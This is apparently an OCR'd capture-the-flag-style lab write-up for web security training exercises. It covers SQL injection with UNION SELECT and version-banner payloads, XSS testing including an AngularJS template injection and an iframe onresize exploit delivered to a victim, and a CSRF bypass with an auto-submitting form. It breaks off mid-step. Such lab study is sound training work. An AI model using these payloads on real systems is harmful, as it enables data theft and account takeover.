
Intercept the request with Burp Suite
I use Burp Suite to intercept the request generated when selecting the " Gifts" section. I make sure that Burp Suite's "Proxy" feature is active and intercepting the requests.
Expected Outcome: Burp Suite intercepts the HTTP request from the "Lifestyle" section.


Send the request to Repeater
In Burp Suite's "HTTP History" tab, I locate the request related to the "Gifts" section. I right-click and select "Send to Repeater."
Expected Outcome: The intercepted request appears in the "Repeater" tab for further manipulation.




Test SQL injection using ORDER BY
I add `order+by+1--` in the request to check the number of columns in the query. This returns a valid response with 1 column. Next, I test with

`order+by+2--` and `order+by+3--`, gradually increasing the number of columns. I receive 200 OK 1 for `order+by+1--`, and 500 Internal Server Error for `order+by+3--`, confirming that there are 2 columns.








Using SQL injection with `UNION SELECT`, I first determined the number of columns in the query using the `ORDER BY` technique. To check which columns can handle text data, I used the following payload:

```
'+UNION+SELECT+'a','a'+FROM+dual--
```

This query successfully returned a valid response, confirming that both columns can display text data. This information is crucial for crafting future payloads to effectively extract data.





```
                    ''
    </td>
  </tr>
  <tr>
    <th>
      a
    </th>
    <td>
      a
    </td>
  </tr>
```


I used the following payload to display the database version:

```
'+UNION+SELECT+BANNER,+NULL+FROM+v$version--
```

This query uses the `v$version` view to retrieve information about the database version, where the `BANNER` column contains the version details and the second column uses `NULL`.



4.XSS Vulnerability Test


Failed Attempt (HTML):

```
<img src=1 onerror=alert(document.origin)/>
```

- **Result**: The code did not execute.
- **Possible Reasons**:
    - CSP restrictions
    - Input filtering or sanitization

Conclusion:


The application is vulnerable to XSS attacks in the AngularJS context.




Successful Attempt (AngularJS):

```
{{$on.constructor('alert(1)')()}}
```

- **Result**: The code executed, confirming the XSS vulnerability via AngularJS.






5.XSS Exploitation Steps

Initial Attempt:


Injected `<img src=1 onerror=print()>` to test standard XSS.

- **Result**: Blocked.



Tag Testing with Burp Intruder:

- Sent the search request to Burp Intruder.
- Replaced the search term with `<§§>` and added payload positions.
- Pasted XSS cheat sheet tags into payloads and started the attack.
- **Observation**: Most tags returned a `400`, but `<body>` returned a `200`.



Attribute Testing with Burp Intruder:

- Replaced the search term with `<body%20§§=1>` and added a payload position.
- Pasted XSS cheat sheet attributes into payloads and started the attack.
- **Observation**: Most attributes returned a `400`, but `onresize` returned a `200`.


Final Exploit:

Used the following payload on the exploit server, replacing `YOUR-LAB-ID`:

```
<iframe
src="https://YOUR-LAB-ID.web-security-academy.net/?search
```

```
=%22%3E%3Cbody%20onresize=print()%3E"
onload=this.style.width='100px'>
```


- Clicked **Store** and **Deliver exploit to victim**.
- **Result**: Successful XSS execution.



6.Log in to the system


1. Logged into the system using the provided credentials:
   - **Username**: `wiener`
   - **Password**: `peter`

2. On the landing page, navigated to the **Update email** functionality.



Capture the request in Burp Suite


1. Captured the email change request using Burp Suite's Proxy tool.
2. Sent the request to Burp Suite's **Repeater** for further analysis.



Check the CSRF protection


Tried modifying the `csrf` parameter in the request:


- The modified request was rejected, indicating that the server validates the CSRF token for **POST** requests.



Changed the request method from **POST** to **GET**:

- Removed the `csrf` parameter.
- Resent the request.
- Confirmed that the email address was successfully updated without the CSRF token.






Create the exploit HTML

Crafted the following HTML for the exploit:

```
<form
action="https://0a05003004527b1c82f0339100320089.web-security-academy.net/?email=anything%2540web-security-academy.net">
    <input type="hidden" name="email"
value="targetemail@example.com">
</form>
<script>
    document.forms[0].submit();
</script>
```

- Replaced **URL** with the lab's actual URL.
- Replaced **targetemail@example.com** with the desired email address.



Host the exploit on the Exploit Server

